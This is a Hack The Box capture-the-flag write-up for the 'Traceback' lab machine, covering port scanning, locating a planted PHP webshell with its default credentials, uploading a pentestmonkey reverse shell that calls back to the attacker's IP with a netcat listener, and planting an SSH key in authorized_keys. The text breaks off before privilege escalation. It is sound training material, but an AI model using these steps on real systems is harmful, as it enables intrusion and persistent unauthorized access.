


# Traceback WriteUp



## Learning Outcomes

At the end of this challenge, you learned how to setup hack-the-box VPN connection, perform ONIST, port and vulnerabilities scanning, and escalate privileges in a Linux Server. You are required to get user.txt and root.txt in order to gain points in hack-the-box, <https://www.hackthebox.eu/>. Once user.txt flag was submitted, you will be award 10 points and 20 points for root.txt flag.

## Materials needed

- Preparation: Openvpn , HTB Connection pack
- Enumeration: Nmap, DirBuster/GoBuster, Nikto
- Gain Access: Php-Reverse-Shell, Netcat, GTFOBins Lua
- Password cracker : SSH-Keygen
- Escalate Privileges : Pspy64s, Netcat one liner reverse-shell
- Web browser: Search Engine, Tools used Manuals

## Preparation

- Setup connection to the server using openvpn
- Command: cd to your connection pack directory, sudo openvpn <HTB\_Username>.ovpn
- Check your connection if Tun0 is displayed
- Ping the machine
- Install the tools in the materials needed list (don't forget to 'sudo')

Let's start with scanning Traceback machine using **Nmap**. Run an **intense scan**, to scan for open ports, version , OS, script and traceroute.

*Command used : nmap -T4 -A -v 10.10.10.181*

```

Nmap scan report for 10.10.10.181
Host is up (0.13s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|   256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (EdDSA)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 05:46
Completed NSE at 05:46, 0.00s elapsed
Initiating NSE at 05:46
Completed NSE at 05:46, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 21.27 seconds
[ginger@parrot] - [~/Desktop/HackTheBox/Machines/Completed/Traceback]
└─ $
```

Figure 1 nmap intense scan result

Based on *figure 1*, we know that HTTP, **port 80** and SSH, **port 22** is open. The running operating system is Ubuntu. Let's try brute forcing the website for its directory using **Dirbuster**.

**Target url:** <http://10.10.10.181:80/>

**Wordlists directory:** /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt




Figure 2 Dirbuster Configuration




Figure 3 Dirbuster result

Based on the *figure 3*, there isn't any significant or interesting directories being found. Next, we check out what's on traceback website via the given IP address. (<http://10.10.10.181>)




Figure 4 Traceback (10.10.10.181) Webpage

According to *figure 4*, the webpage shows that **this site has been owned by Xh4H** and he left a **backdoor** for us. To get more clue, we inspect the source code of the webpage.

Command used: <right click> and then <inspect>




Figure 5 Traceback inspect source code

After checking the source code page, we found a comment, **Some of the best web shells that you might need ;)** at the body section of the html code. We google the comment and found a github link that leads to a Github repository by **TheBinitGhimire** (refer to *figure 6*). To double confirm if we found the correct source, there is a twitter post shared by xh4H on **interesting collection of webshell** (refer to *figure 7*).




Figure 6 TheBinitGhimire Some of the best webshell



Figure 7 Twitter post by xh4H

In total, there is 16 webshell shown in TheBinitGhimire web shells repository. We can either automate it via gobuster or manual testing it one by one. After multiple tries on the url, we had conclude that smevk.php is the right shell.

Command used: `10.10.10.181/<webshell>`




Figure 8 smevk.php webshell login page

As show in *figure 8*, a username and password is required in order to access. We check out the source code of smevk.php shell at the Github repository, the default username and password was **admin**. (Refer: *figure 9*)

Command used: User Name : *admin*

Password : *admin*

```
26 lines (23 sloc) | 97.4 KB
Raw Blame History ⚙️ 🗑️
1 <?php
2 /*
3
4 SmEvK_PaThAn Shell v3 Coded by Kashif Khan .
5 https://www.facebook.com/smevkpathan
6 smevkpathan@gmail.com
7 Edit Shell according to your choice.
8 Domain read bypass.
9 Enjoy!
10 */
11 //Make your setting here.
12 $deface_url = 'http://pastebin.com/raw.php?i=FHFxsFGT'; //deface url here(pastebin).
13 $UserName = "admin"; //Your UserName here.
14 $auth_pass = "admin"; //Your Password.
15 //Change Shell Theme here//
16 $color = "#8B0000"; //Fonts color modify here.
17 $Theme = '#8B0000'; //Change border-color accoridng to your choice.
18 $TabsColor = '#0E5061'; //Change tabs color here.
```

Figure 9 smevk.php source code

After inputting the credentials, we are able to login and access smevk.php. *figure 10* display the web shell mainpage.

The screenshot shows the SmEvK v3 web interface. At the top, it displays system information: Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:24:41 UTC 2019 x86\_64, User: 1000 ( webadmin ) Group: 1000 ( webadmin ), Server: Apache/2.4.29 (Ubuntu), Shell: /bin/sh, perl, tar, gzip, bzip2, nc, locate, Downloaders: wget, and Functions: pcntl\_alarm,pcntl\_fork,pcntl\_waitpid,pcntl\_wait,pcntl\_wifexited,pcntl\_wifstopped,pcntl\_wifcontinued,pcntl\_wexitstatus,pcntl\_wtermsig,pcntl\_wstopsig,pcntl\_signal,pcntl\_get\_handler,pcntl\_dispatch,pcntl\_get\_last\_error. Below this is a navigation bar with tabs: Sec\_Info, Files, Console, Browser, Safe\_Mode, String Tools, Import\_Scripts, Network, Readable\_Dirs, Deface, Code\_Injector, Domains, and Logout. A sub-navigation bar for 'File manager' shows a list of files in the directory /var/www/html/driverkit/home: index.html (75 B, 2019-08-24 03:42:53), bg.jpg (528.97 KB, 2019-07-31 04:50:58), index.html (109 KB, 2019-08-27 04:29:44), reverse.php (5.36 KB, 2020-06-10 00:23:29), and smevk.php (102.62 KB, 2020-02-27 05:37:01). The 'Actions' column shows permissions like drwxr-xr-x, -rw-r--r--, etc. Below the file list are buttons for Change dir, Make dir, Read file, Make file, Execute, Choose File, and Upload file. A footer note says SmEvK PathAn Shell v3 coded by Kasif Khan. The status bar at the bottom says Waiting for 10.10.10.18...

*Figure 10* <http://10.10.10.181/smevk.php>

Next we shall upgrade to a better shell by create a php-reverse-shell. First we download a php-reverse-shell code from [pentestmonkey \(url: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php\)](https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php) and rename it as **reverse.php**. Moving on, we modify the code by inputting our hacker machine IP address and which port does we want to listen from. (Refer: *figure 11*)

Command used: \$ip = '<tun0 IP address>'

\$port = 8888

```
These are rarely available.
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.10.14.37'; // CHANGE THIS
50 $port = 8888; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
```

The code editor shows the PHP source code for a reverse shell. It includes comments explaining the usage and pointing to a reference page. The variables \$ip and \$port are highlighted in yellow, indicating they are being modified. The code uses standard PHP syntax for setting up a reverse shell via a socket connection.

*Figure 11* reverse.php source code

Moving on, we launch netcat to setup our listener followed by upload the reverse shell file at <http://10.10.10.181/smekv.php> page. We then access the reverse shell file in order to receive connection at our hacking machine listener. (Refer: *figure 12* and *figure 13*)

Command used:

**set up listener:** `nc -lvp 8888`

**upload reverse shell:** <click> choose file button  
 <select> reverse.php  
 <click> >> button

**Access reverse shell file:** url link – <http://10.10.10.181/reverse.php>

The screenshot shows the SmEvK v3 web interface. At the top, it displays system information: Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86\_64. Below this is a file manager showing the contents of /var/www/html/drawboxx [Home]. The file list includes .-, \*html, bg.jpg, index.html, and smevk.php. To the right is a detailed table of file permissions for each item. At the bottom of the interface, there are several buttons: Sec\_Info, File, Console, Bypass, Safe Mode, String Tools, Import Scripts, Network, Readable Disk, Deface, Code Injector, Domains, and Logout. A yellow box highlights the 'Choose File' input field where 'reverse.php' is selected.

Figure 12 <http://10.10.10.181/smekv.php> - uploading reverse.php

```
[ginger@parrot] -[~/Desktop/HackTheBox/Machines/Completed/Traceback]
└─$ nc -lvp 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from 10.10.10.181 56730 received!
Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
00:24:26 up 3:03, 1 user, load average: 0.00, 0.02, 0.00
USER TTY 28.97 FROM LOGIN@ IDLE JCPU PCPU WHAT
webadmin pts/0 10.10.14.32 2019-21:52-04-29:1:39m 0.56s 0.01s sshd: webadmin [priv] 5.36 KB
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$
```

Figure 13 receive connection as webadmin

Netcat receive shell connection from webadmin user. We shall enumerate the system as webadmin to see what privileges he holds and search for important files or documents to escalate our privileges as root user. We access **/home** directory and found out there is 2 user folder, webadmin and sysadmin. We does not have the privilege to access sysadmin home directory but we able to access webadmin home directory.

Command used: `cd /home/webadmin`

```
webadmin@traceback:/$ cd /home/webadmin
cd /home/webadmin
webadmin@traceback:/home/webadmin$ ls -la
ls -la
total 44
drwxr-x--- 5 webadmin sysadmin 4096 Jun  9 22:39 .
drwxr-xr-x  4 root     root    4096 Aug 25  2019 ..
-rw-----  1 webadmin webadmin 120 Jun  9 22:38 .bash_history
-rw-r--r--  1 webadmin webadmin 220 Aug 23 2019 .bash_logout
-rw-r--r--  1 webadmin webadmin 3771 Aug 23 2019 .bashrc
drwx----- 2 webadmin webadmin 4096 Aug 23 2019 .cache
drwxrwxr-x  3 webadmin webadmin 4096 Aug 24  2019 .local
-rw-rw-r--  1 webadmin webadmin   1 Aug 25  2019 .luvit_history
-rw-r--r--  1 webadmin webadmin  807 Aug 23  2019 .profile
drwxrwxr-x  2 webadmin webadmin 4096 Feb 27 06:29 .ssh
-rw-r--r--  1 webadmin webadmin   0 Jun  9 22:39 dhanush.php
-rw-rw-r--  1 sysadmin sysadmin 122 Mar 16 03:53 note.txt
```

Figure 14 Webadmin home directory

Next we access **.ssh** directory and found out that webadmin have the privilege to read and write **authorized\_keys** file. Hence, we going to generate out own authorized keys and modify the file to gain access via port forwarding through port 22, SSH.

```
webadmin@traceback:/home/webadmin/.ssh$ ls -la
ls -la
total 12
drwxrwxr-x  2 webadmin webadmin 4096 Jun 13 04:18 .
drwxr-x---  5 webadmin sysadmin 4096 Jun 13 04:53 ..
-rw-r--r--  1 webadmin webadmin 395 Jun 13 05:59 authorized_keys
```

Figure 15 /home/webadmin/.ssh directory

Now, at out hacking machine, we shall generate key pairs with **empty passphrase**; no password required when we login as webadmin through SSH (Secure Shell).

Command used: `ssh-keygen`

```
<directory that you stored your file> /mykeys
<enter>
<enter>
```

```
[ginger@parrot] -[~/Desktop/HackTheBox/Machines/Completed/Traceback]
└─$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/ginger/.ssh/id_rsa): keys
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in keys.
Your public key has been saved in keys.pub.
The key fingerprint is: 64:5e:...
SHA256:hq3f4L3Jxvk4oPtCokNXD/ZQx0qj3i6Tia/EUliCrk8 ginger@parrot
The key's randomart image is:
+---[RSA 2048]---+
| .      + o |
| . . . + + |
| . + *o. |
| ... .+.*S |
| . .o+ +o= |
| ..Eoo=.=.o . |
| ooo Bo.=.=o |
| .....*+.B+. |
+---[SHA256]---+
[ginger@parrot] -[~/Desktop/HackTheBox/Machines/Completed/Traceback]
└─$
```

Figure 16 generate key pairs

Next, we shall view **mykey.pub** file (a.k.a authorized\_keys) and then copy the key hash in order to store it at **/home/webadmin/.ssh/authorized\_keys** file.

Command used: *cat mykey.pub*

< copy the highlighted section (Refer: **figure 17**) >

```
[ginger@parrot] -[~/Desktop/HackTheBox/Machines/Completed/Traceback]
└─$ cat mykey.pub
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDR7lQ+AzZ3nBn0CUPd6s7JXGw/Vd1olojfTW98Rjy
fjbe7alhl09IAan9CNXJqeX7RunDel2hLNvB8cRSeCgKu0FbH4ykj0WEYwfMkpLrZGe078VxEspNFF
PCi4yLGDrWhMUvTb1wCCgqMjYRwPi+HSlMW/HR0oTr58YIgB4Vpk90pFZPIDHY4q5HFeK4xcVqYwjG+
24rlt7F5wFTx7JE0M5pjVcyrFofyiELKsJ0XmucFr8dvz28wT9dHiF20tiG2V4DliYnid0wwWd0rLZD
T3yN1MuYV/9bICZe7yDpVL56xgh3we++Fh0cAn8AtwZqYhDqJqwQjhNH1Dpt ginger@parrot
[ginger@parrot] -[~/Desktop/HackTheBox/Machines/Completed/Traceback]
└─$
```


Figure 17 mykey.pub

Moving on, at Traceback-HTB machine, webadmin user, we shall rewrite the **authroized\_keys** file with the copied authorized keys that we copied from **mykey.pub** file by using echo command to input.

Command used: *echo'<paste highlighted section of mykey.pub>' >authorized\_keys*

After pasting the keys, we shall view it to ensure that we had rewrite the **authroized\_keys** with our keys by comparing the result with **mykey.pub**.

Command used: *cat authorized\_keys*




```
webadmin@traceback:/home/webadmin/.ssh$ ls -la
ls -la
total 12
drwxrwxr-x 2 webadmin webadmin 4096 Jun 13 04:18 .
drwxr-x--- 5 webadmin sysadmin 4096 Jun 13 04:53 ..
-rw-r--r-- 1 webadmin webadmin 395 Jun 13 05:59 authorized_keys
